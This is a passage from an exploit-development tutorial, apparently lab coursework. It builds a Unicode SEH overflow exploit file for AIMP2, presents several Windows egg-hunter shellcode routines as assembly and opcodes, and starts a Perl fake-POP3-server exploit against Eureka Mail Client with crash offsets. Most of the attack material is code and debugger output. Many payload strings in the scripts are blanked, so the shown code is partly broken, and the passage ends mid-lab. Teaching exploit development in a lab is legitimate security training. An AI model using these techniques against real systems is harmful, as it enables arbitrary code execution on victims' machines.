0012da1c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012da2c  00 00 00 00 00 00 48 53-6b bc 80 ff 12 00 00 d0  ......HSk.......
0012da3c  2c 00 00 00 90 24 4e 80-00 00 00 40 00 dc 00 c2  ,....$N....@....
0012da4c  00 da 35 40 86 74 b8 e6-e0 d8 de d2 3d 40 00 00  ..5@.t......=@..
0:000> d 0012d994
0012d994  ff ff ff ff 00 00 00 00-00 00 13 00 00 10 12 00  ................
0012d9a4  08 06 15 00 64 dd 12 00-8a e4 90 7c 00 00 00 00  ....d......|....
0012d9b4  dc d9 12 00 c0 d9 12 00-dc d9 12 00 37 00 00 c0  ............7...
0012d9c4  00 00 00 00 00 00 00 00-c6 30 45 00 02 00 00 00  .........0E.....
0012d9d4  01 00 00 00 00 00 13 00-3f 00 01 00 00 00 00 00  ........?.......
0012d9e4  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012d9f4  00 00 00 00 72 12 ff ff-00 30 ff ff ff ff ff ff  ....r....0......
0012da04  20 53 84 74 1b 00 5b 05-28 ad 38 00 23 00 ff ff   S.t..[.(.8.#...
0:000> d 0012fda0
0012fda0  41 00 6d 00 0e 00 45 00-42 00 42 00 42 00 42 00  A.m...E.B.B.B.B.
0012fdb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

```
0012fdc0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

The 4th address brings us close to our B's. So what we need to do is put the 4th address in eax, and increase it just a little, so it points to a location where we can put our shellcode.

Getting the 4th address is as simple as doing 4 pop's in a row. So if you would do pop eax, pop eax, pop eax, pop eax, then the last "pop eax" will take the 4th address from esp. In venetian shellcode, this would be :

```
my $align = "    "; #pop  eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
```

We'll increase eax just a little. The smallest amount we can add easily is 100, which can be done using the following code :

```
#now increase the address in eax so it would point to our buffer
$align = $align."            ";   #add eax,11000200
$align=$align."    ";   #align/nop
$align=$align."            ";   #sub eax,11000100
$align=$align."    ";   #align/nop
```

Finally, we'll need to jump to eax :

```
my $jump = "    ";  #push eax
$jump=$jump."    "; #nop/align
$jump=$jump."    "; #ret
```

After the jump, we'll put B's. Let's see if we can jump to the B's :

Code :

```
my $header = "                                   ";
$header=$header."       ";
my $junk=" " x 4065;
my $seh="         ";   # inc ecx + add byte ptr [ebp],ch
my $nseh="         ";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "    "; #pop  eax
$align=$align."    ";
$align=$align."    ";  #pop eax
```

```
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";

#now increase the address in eax so it would point to our buffer
$align = $align."              ";   #add eax,11000200
$align=$align."    ";   #align/nop
$align=$align."              ";   #sub eax,11000100
$align=$align."    ";   #align/nop

#jump to eax now
my $jump = "    "; #push eax
$jump=$jump."    "; #nop/align
$jump=$jump."    "; #ret

#put in 1000 Bs
my $rest=" " x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$rest."  ";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "     " . length($payload)."       ";
close(myfile);
```

Result :

```
eax=0012fda0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdb8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
<Unloaded_papi.dll>+0x12fda7:
0012fdb8 0500020011      add     eax,offset bass+0x200 (11000200)
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdbd esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdac:
0012fdbd 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=ff
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc0 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200213
<Unloaded_papi.dll>+0x12fdaf:
0012fdc0 2d00010011      sub     eax,offset bass+0x100 (11000100)
0:000>
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc5 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb4:
0012fdc5 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=31
0:000> d eax
0012fea0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012feb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fec0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fed0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fee0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

```
0012fef0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012ff00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012ff10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb7:
0012fdc8 50              push    eax
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc9 esp=0012d8ec ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb8:
0012fdc9 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=63
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdcc esp=0012d8ec ebp=0012d9c0 iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12fdbb:
0012fdcc c3              ret
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fea0 esp=0012d8f0 ebp=0012d9c0 iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12fe8f:
0012fea0 42              inc     edx
```

Ok, we got eax to point at our B's, and we have made a succesful jump. Now we need to place our shellcode at 0x0012fea0. We can do this by adding some padding between the jump and the begin of the shellcode. After doing a little bit of math, we can calculate that we need 105 bytes.

Code :

```
my $header = "                                         ";
$header=$header."      ";
my $junk=" " x 4065;
my $seh="        ";   # inc ecx + add byte ptr [ebp],ch
my $nseh="        ";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "    "; #pop  eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";
$align=$align."    ";  #pop eax
$align=$align."    ";

#now increase the address in eax so it would point to our buffer
$align = $align."            ";   #add eax,11000200
$align=$align."    ";   #align/nop
$align=$align."             ";   #sub eax,11000100
$align=$align."    ";   #align/nop
```

```
#jump to eax now
my $jump = "     ";  #push eax
$jump=$jump."     "; #nop/align
$jump=$jump."     "; #ret

#add some padding
my $padding=" " x 105;

#eax points at shellcode
my $shellcode="                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"                                                          ".
"             ";

#more stuff
my $rest=" " x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$padding.$shellcode.$rest."  ";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "     " . length($payload)."       ";
close(myfile);
```

Result (using some breakpoints, we look at eax just before the call to eax is made) :

```
0:000> d eax
0012fea0  50 00 50 00 59 00 41 00-49 00 41 00 49 00 41 00  P.P.Y.A.WE.A.WE.A.
0012feb0  49 00 41 00 49 00 41 00-51 00 41 00 54 00 41 00  WE.A.WE.A.Q.A.T.A.
0012fec0  58 00 41 00 5a 00 41 00-50 00 41 00 33 00 51 00  X.A.Z.A.P.A.3.Q.
0012fed0  41 00 44 00 41 00 5a 00-41 00 42 00 41 00 52 00  A.D.A.Z.A.B.A.R.
0012fee0  41 00 4c 00 41 00 59 00-41 00 49 00 41 00 51 00  A.L.A.Y.A.WE.A.Q.
0012fef0  41 00 49 00 41 00 51 00-41 00 50 00 41 00 35 00  A.WE.A.Q.A.P.A.5.
0012ff00  41 00 41 00 41 00 50 00-41 00 5a 00 31 00 41 00  A.A.A.P.A.Z.1.A.
0012ff10  49 00 31 00 41 00 49 00-41 00 49 00 41 00 4a 00  WE.1.A.WE.A.WE.A.J.
0:000> d
0012ff20  31 00 31 00 41 00 49 00-41 00 49 00 41 00 58 00  1.1.A.WE.A.WE.A.X.
0012ff30  41 00 35 00 38 00 41 00-41 00 50 00 41 00 5a 00  A.5.8.A.A.P.A.Z.
0012ff40  41 00 42 00 41 00 42 00-51 00 49 00 31 00 41 00  A.B.A.B.Q.WE.1.A.
0012ff50  49 00 51 00 49 00 41 00-49 00 51 00 49 00 31 00  WE.Q.WE.A.WE.Q.WE.1.
0012ff60  31 00 31 00 31 00 41 00-49 00 41 00 4a 00 51 00  1.1.1.A.WE.A.J.Q.
0012ff70  49 00 31 00 41 00 59 00-41 00 5a 00 42 00 41 00  WE.1.A.Y.A.Z.B.A.
0012ff80  42 00 41 00 42 00 41 00-42 00 41 00 42 00 33 00  B.A.B.A.B.A.B.3.
0012ff90  30 00 41 00 50 00 42 00-39 00 34 00 34 00 4a 00  0.A.P.B.9.4.4.J.
0:000> d
0012ffa0  42 00 4b 00 4c 00 4b 00-38 00 55 00 39 00 4d 00  B.K.L.K.8.U.9.M.
0012ffb0  30 00 4d 00 30 00 4b 00-50 00 53 00 30 00 55 00  0.M.0.K.P.S.0.U.
0012ffc0  39 00 39 00 55 00 4e 00-51 00 38 00 52 00 53 00  9.9.U.N.Q.8.R.S.
0012ffd0  34 00 34 00 4b 00 50 00-52 00 30 00 30 00 34 00  4.4.K.P.R.0.0.4.
0012ffe0  4b 00 32 00 32 00 4c 00-4c 00 44 00 4b 00 52 00  K.2.2.L.L.D.K.R.
```

```
0012fff0  32 00 4d 00 44 00 34 00-4b 00 43 00 42 00 4d 00  2.M.D.4.K.C.B.M.
00130000  41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00  Actx ........$..
00130010  c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00  ........ .......
```

This seems to be ok… or not ? Look closer… It looks like our shellcode is too big. We attempted to write beyond 00130000 and that cuts off our shellcode. So it looks like we cannot place our shellcode after overwriting the SEH record. The shellcode is too big (or our available buffer space is too small)

. . .

Lab #6
Writing Multi-Stage Egg Hunter Shellcode

Introduction

In previous labs, we have mentioned various techniques to jump to shellcode, including techniques that would use one or more trampolines to get to the shellcode. In every example that was used to demonstrate this, the size of the available memory space on the stack was big enough to fit our entire shellcode.

What if the available buffer size is too small to squeeze the entire shellcode into ? Well, a technique called egg hunting may help us out here. Egg hunting is a technique that can be categorized as "staged shellcode", and it basically allows you to use a small amount of custom shellcode to find your actual (bigger) shellcode (the "egg") by searching for the final shellcode in memory. In other words, first a small amount of code is executed, which then tries to find the real shellcode and executes it.

There are three conditions that are important in order for this technique to work

1. You must be able to jump to (jmp, call, push/ret) & execute *"some"* shellcode. The amount of available buffer space can be relatively small, because it will only contain the so-called "egg hunter". The egg hunter code must be available in a predictable location (so you can reliably jump to it & execute it)

2. The final shellcode must be available somewhere in memory (stack/heap/...).

3. You must "tag" or prepend the final shellcode with a unique string/marker/tag. The initial shellcode (the small "egg hunter") will step through memory, looking for this marker. When it finds it, it will start executing the code that is placed right after the marker using a jmp or call instruction. This means that you will have to define the marker in the egg hunter code, and also write it just in front of the actual shellcode.

Searching memory is quite processor intensive and can take a while. So when using an egg hunter, you will notice that for a moment (while memory is searched) all CPU memory is taken. It can take a while before the shellcode is executed. (imagine you are attacking a server with 64GB or RAM)

History & Basic Techniques

Only a small number of manuals have been written on this subject : Skape wrote this excellent paper: http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf.

Skape's document really is the best reference on egg hunting that can be found on the internet. It contains a number of techniques and examples for Linux and Windows, and clearly explains how egg hunting works, and how memory can be searched in a safe way.

We are not going to repeat the technical details behind egg hunting here, because skape's document is well detailed and speaks for itself. We will just use a couple of examples on how to implement them in stack based overflows.

You just have to remember :

- The marker needs to be unique (Usually you need to define the tag as 4 bytes inside the egg hunter, and 2 times (2 times right after each other, so 8 bytes) prepended to the actual shellcode.

- You'll have to test which technique to search memory works for a particular exploit. (NTAccessCheckAndAuditAlarm seems to work best on our XP SP3 system)

- Each technique requires a given number of available space to host the egg hunter code: The SEH technique uses about 60 bytes, the IsBadReadPtr requires 37 bytes, the NtDisplayString method uses 32 bytes

Egg hunter code

As explained above, there are three different egg hunting techniques for Windows based exploits.

The decision to use a particular egg hunter is based on:

- Available buffer size to run the egg hunter

- Whether a certain technique for searching through memory works on your machine or for a given exploit or not. You just need to test.

Egg hunter using SEH injection

Egg hunter size = 60 bytes, Egg size = 8 bytes

```
EB21        jmp short 0x23
59          pop ecx
B890509050  mov eax,0x50905090   ; this is the tag
51          push ecx
6AFF        push byte -0x1
33DB        xor ebx,ebx
648923      mov [fs:ebx],esp
6A02        push byte +0x2
59          pop ecx
8BFB        mov edi,ebx
F3AF        repe scasd
7507        jnz 0x20
FFE7        jmp edi
6681CBFF0F  or bx,0xfff
43          inc ebx
EBED        jmp short 0x10
E8DAFFFFFF  call 0x2
6A0C        push byte +0xc
59          pop ecx
8B040C      mov eax,[esp+ecx]
B1B8        mov cl,0xb8
83040806    add dword [eax+ecx],byte +0x6
58          pop eax
83C410      add esp,byte+0x10
50          push eax
33C0        xor eax,eax
C3          ret
```

In order to use this egg hunter, your egg hunter payload must look like this :

```
my $egghunter = "                    ".
```

```
"   ".
"                                                            ".
"                                                            ".
"                                                            ".
"                                                            ";
```

(where w00t is the tag. You could write w00t as "\x77\x30\x30\x74" as well)

Note : the SEH injection technique will probably become obsolete, as SafeSeh mechanisms are becoming the de facto standard in newer OS's and Service Packs. So if you need to use an egg hunter on XP SP3, Vista, Win7..., you'll either have to bypass safeseh one way or another, or use a different egg hunter technique (see below)

Egg hunter using IsBadReadPtr

Egg hunter size = 37 bytes, Egg size = 8 bytes

```
33DB        xor ebx,ebx
6681CBFF0F  or bx,0xfff
43          inc ebx
6A08        push byte +0x8
53          push ebx
B80D5BE777  mov eax,0x77e75b0d
FFD0        call eax
85C0        test eax,eax
75EC        jnz 0x2
B890509050  mov eax,0x50905090  ; this is the tag
8BFB        mov edi,ebx
AF          scasd
75E7        jnz 0x7
AF          scasd
75E4        jnz0x7
FFE7        jmp edi
```

Egg hunter payload :

```
my $egghunter = "                                                  ".
"                                                          ".
"   ".
"                                              ";
```

Egg hunter using NtDisplayString

Egg hunter size = 32 bytes, Egg size = 8 bytes

```
6681CAFF0F   or dx,0x0fff
42           inc edx
52           push edx
6A43         push byte +0x43
58           pop eax
```

```
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        jz 0x0
B890509050  mov eax,0x50905090  ; this is the tag
8BFA        mov edi,edx
AF          scasd
75EA        jnz 0x5
AF          scasd
75E7        jnz 0x5
FFE7        jmp edi
```

Egg hunter payload :

```
my $egghunter =
"                                                         ".
"      ".
"                                  ";
```

or, as seen in Immunity :

```
0012CD6C   66:81CA FF0F    OR DX,0FFF
0012CD71   42              INC EDX
0012CD72   52              PUSH EDX
0012CD73   6A 02           PUSH 2
0012CD75   58              POP EAX
0012CD76   CD 2E           INT 2E
0012CD78   3C 05           CMP AL,5
0012CD7A   5A              POP EDX
0012CD7B  ^74 EF           JE SHORT 0012CD6C
0012CD7D   B8 77303074     MOV EAX,74303077
0012CD82   8BFA            MOV EDI,EDX
0012CD84   AF              SCAS DWORD PTR ES:[EDI]
0012CD85  ^75 EA           JNZ SHORT 0012CD71
0012CD87   AF              SCAS DWORD PTR ES:[EDI]
0012CD88  ^75 E7           JNZ SHORT 0012CD71
0012CD8A   FFE7            JMP EDI
```

Egg hunter using NtAccessCheck (AndAuditAlarm)

Another egg hunter that is very similar to the NtDisplayString hunter is this one :

```
my $egghunter =
"                         x02                          ".
"                ". # this is the marker/tag: w00t
"                                  ";
```

Instead of using NtDisplayString, it uses NtAccessCheckAndAuditAlarm (offset 0×02 in the KiServiceTable) to prevent access violations from taking over your egg hunter. More info about NtAccessCheck can be found here: http://undocumented.rawol.com/sbs-w2k-5-monitoring-native-api-calls.pdf and here: http://xosmos.net/txt/nativapi.html.

Brief explanation on how NtDisplayString / NtAccessCheckAndAuditAlarm egg hunters work

These two egg hunters use a similar technique, but use a different syscall to check if an access violation has occurred or not (and survive the access violation)

NtDisplayString prototype :

```
NtDisplayString(
IN PUNICODE_STRING String );
```

NtAccessCheckAndAuditAlarm prototype :

```
 NtAccessCheckAndAuditAlarm(
  IN PUNICODE_STRING      SubsystemName OPTIONAL,
  IN HANDLE               ObjectHandle OPTIONAL,
  IN PUNICODE_STRING      ObjectTypeName OPTIONAL,
  IN PUNICODE_STRING      ObjectName OPTIONAL,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor,
  IN ACCESS_MASK          DesiredAccess,
  IN PGENERIC_MAPPING     GenericMapping,
  IN BOOLEAN              ObjectCreation,
  OUT PULONG              GrantedAccess,
  OUT PULONG              AccessStatus,
  OUT PBOOLEAN            GenerateOnClose );
```

(prototypes found at http://undocumented.ntinternals.net/)

This is what the hunter code does :

```
6681CAFF0F  or dx,0x0fff   ; get last address in page
42          inc edx        ; acts as a counter
                           ;(increments the value in EDX)
52          push edx       ; pushes edx value to the  stack
                           ;(saves our current address on the stack)
6A43        push byte +0x2 ; push 0x2 for NtAccessCheckAndAuditAlarm
                           ; or 0x43 for NtDisplayString to stack
58          pop eax        ; pop 0x2 or 0x43 into eax
                           ; so it can be used as parameter
                           ; to syscall - see next
CD2E        int 0x2e       ; tell the kernel we want a do a
                           ; syscall using previous register
3C05        cmp al,0x5     ; check if access violation occurs
                           ;(0xc0000005== ACCESS_VIOLATION) 5
5A          pop edx        ; restore edx
74EF        je xxxx        ; jmp back to start dx 0x0fffff
B890509050  mov eax,0x50905090 ; this is the tag (egg)
8BFA        mov edi,edx    ; set edi to our pointer
AF          scasd          ; compare for status
75EA        jnz xxxxxx     ; (back to inc edx) check egg found or not
AF          scasd          ; when egg has been found
75E7        jnz xxxxx      ; (jump back to "inc edx")
```

```
                                ; if only the first egg was found
FFE7        jmp edi             ; edi points to begin of the shellcode
```

Implementing the egg hunter – All your w00t are belong to us !

In order to demonstrate how it works, we will use a vulnerability in Eureka Mail Client v2.2q. You will find a copy of the program in the "vulnerable programs to exploit" folder on the desktop of your VM. Install it now. We'll configure it later on.

This vulnerability gets triggered when a client connects to a POP3 server. If the POP3 server sends long and specifically crafted "-ERR" data back to the Eureka client, the client crashes and arbitrary code can be executed.

Let's build the exploit from scratch on XP SP3 English.

We'll use some simple lines of perl code to set up a fake POP3 server and send a string of 2000 bytes back generated by the metasploit pattern tool.


First of all, locate the pvefindaddr plugin for Immunity Debugger if you haven't done so in previous labs. It should be on the desktop of your XP VM. Put the plugin in the pycommands folder of Immunity and launch Immunity Debugger.

Create a metasploit pattern of 2000 characters from within Immunity using the following command :

```
!pvefindaddr pattern_create 2000
```

```
0BADF00D ------------------------------------------------------------
0BADF00D Creating (Metasploit) pattern...
0BADF00D ------------------------------------------------------------
0BADF00D Pattern of 2000 bytes :
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4

!pvefindaddr pattern_create 2000
```

In the Immunity Debugger application folder, a file called mspattern.txt is now created, containing the 2000 character Metasploit pattern.



Open the file and copy the string to the clipboard.

Now create your exploit perl script and use the 2000 characters as payload (in $junk)

```
use Socket;
#Metasploit pattern"
my $junk = "      ";  #paste your 2000 bytes pattern here

my $payload=$junk;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "                                        ";
print "                                                        ";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "                                        ";
  while(1)
  {
     print CLIENT "     ".$payload."  ";
         print "             ".length($payload)."        ";
  }
}
close CLIENT;
print "                    ";
```

Notes :

- Don't use 2000 A's or so – it's important for the sake of this lab to use a Metasploit pattern... Later in this lab, it will become clear why this is important.


- If 2000 characters does not trigger the overflow/crash, try using a Metasploit pattern of 5000 chars instead

- We used a while(1) loop because the client does not crash after the first -ERR payload. We know, it may look better if you would figure out how many iterations are really needed to crash the client.

Run this perl script. It should say something like this :


```
C:\sploits\eureka>perl corelan_eurekasploit.pl
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host and read your mail
```

Now launch Eureka Mail Client. Go to "Options" – "Connection Settings" and fill in the IP address of the host that is running the perl script as POP3 server. In my example, we are running the fake perl POP3 server on 192.168.0.193 so the configuration looks like this :



You'll have to enter something under POP Username & Password, but it can be anything. Save the settings.

Now attach Immunity Debugger to Eureka Email and let it run.



When the client is running (with Immunity Attached), go back to Eureka Mail Client, go to "File" and choose "Send and receive emails"

The application dies. You can stop the perl script (it will still be running – endless loop remember).

Look at the Immunity Debugger Log and registers : "Access violation when executing [37784136]"

Registers look like this :

```
Registers (FPU)
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00120140
ESP 0012CD6C ASCII "Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "hOBh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5
EIP 37784136
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
```

Now run the following command :

```
!pvefindaddr suggest
```

Now it will become clear why we used a Metasploit pattern and not just 2000 A's. Upon running the !pvefindaddr suggest command, this plugin will evaluate the crash, look for Metasploit references, tries to find offsets, tries to tell what kind of exploit it is, and even tries to build example payload with the correct offsets :

```
0BADF00D --------------------------------------------------------------
0BADF00D Searching for metasploit pattern references
0BADF00D --------------------------------------------------------------
0BADF00D [1] Checking register addresses and contents
0BADF00D =====================================
0BADF00D Register EIP is overwritten with Metasploit pattern at position 710
0BADF00D Register ESP points to Metasploit pattern at position 714
0BADF00D Register EDI points to Metasploit pattern at position 991
0BADF00D [2] Checking seh chain
0BADF00D ====================
0BADF00D  - Checking seh chain entry at 0x0012fad8, value 7e44048f
0BADF00D  - Checking seh chain entry at 0x0012fb98, value 7e44048f
0BADF00D  - Checking seh chain entry at 0x0012ffb0, value 00452eb8
0BADF00D  - Checking seh chain entry at 0x0012ffe0, value 7c839ad8
0BADF00D --------------------------------------------------------------
0BADF00D Exploit payload information and suggestions :
0BADF00D ---------------------------------------------
0BADF00D  [+] Type of exploit : Direct RET overwrite (EIP is overwritten)
0BADF00D      Offset to direct RET : 710
0BADF00D  [+] Payload found at EDI
0BADF00D      Offset to register : 991
0BADF00D  [+] Payload suggestion (perl) :
0BADF00D      my $junk="\x41" x 710;
0BADF00D      my $ret = XXXXXXXX; #jump to EDI - run  !pvefindaddr j EDI  to find an address
0BADF00D      my $padding = "\x90" x 277;
0BADF00D      my $shellcode="<your shellcode here>";
0BADF00D      my $payload=$junk.$ret.$padding.$shellcode;
0BADF00D  [+] Read more about this type of exploit at
0BADF00D      http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
0BADF00D ------------------------------------------------
!pvefindaddr suggest
```

Life is good :-)

So now we know that :

- It's a direct RET overwrite. RET is overwritten after 710 bytes. We did notice that, depending on the length of the IP address or hostname that was used to reference the POP3 server in Eureka Email (under connection settings), the offset to overwrite RET may vary. So if you use 127.0.0.1 (which is 4 bytes shorter than 192.168.0.193), the offset will be 714). There is a way to make the exploit generic. First, get the length of the local IP (because that is where the Eureka Mail Client will connect to) and calculate the offset size based on the length of the IP. (723 – length of IP)

- Both ESP and EDI contain a reference to the shellcode. ESP after 714 bytes and ESP 991 bytes. (again, modify offsets according to what you find on your own system)

So far so good. We could jump to EDI or to ESP.

ESP points to an address on the stack (0x0012cd6c) and EDI points to an address in the .data section of the application (0×00473678 – see memory map).

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapp
00350000	00001000				Priv	RW	RW	
00360000	00001000				Priv	RW	RW	
00370000	00001000				Priv	RW	RW	
003F0000	00005000				Priv	RW	RW	
00400000	00001000	Eureka_E		PE header	Imag	R	RWE	
00401000	00056000	Eureka_E	.text	code	Imag	R E	RWE	
00457000	00002000	Eureka_E	.rdata	imports	Imag	R	RWE	
00459000	00026000	Eureka_E	.data	data	Imag	RW	RWE	
0047F000	00137000	Eureka_E	.rsrc	resources	Imag	R	RWE	
005C0000	00006000				Map	R E	R E	

If we look at ESP, we can see that we only have a limited amount of shellcode space available :

Of course, you could jump to ESP, and write jumpback code at ESP so you could use a large part of the buffer before overwriting RET. But you will still only have something like 700 bytes of space. This is enough space to spawn calc and utilize other basic shellcode.

Jumping to EDI may work too. Use the '!pvefindaddr j edi' to find all "jump edi" trampolines. Note that all addresses are written to file j.txt. We'll use 0x7E47B533 (from user32.dll on XP SP3). Change the script & test if this normal direct RET overwrite exploit would work :

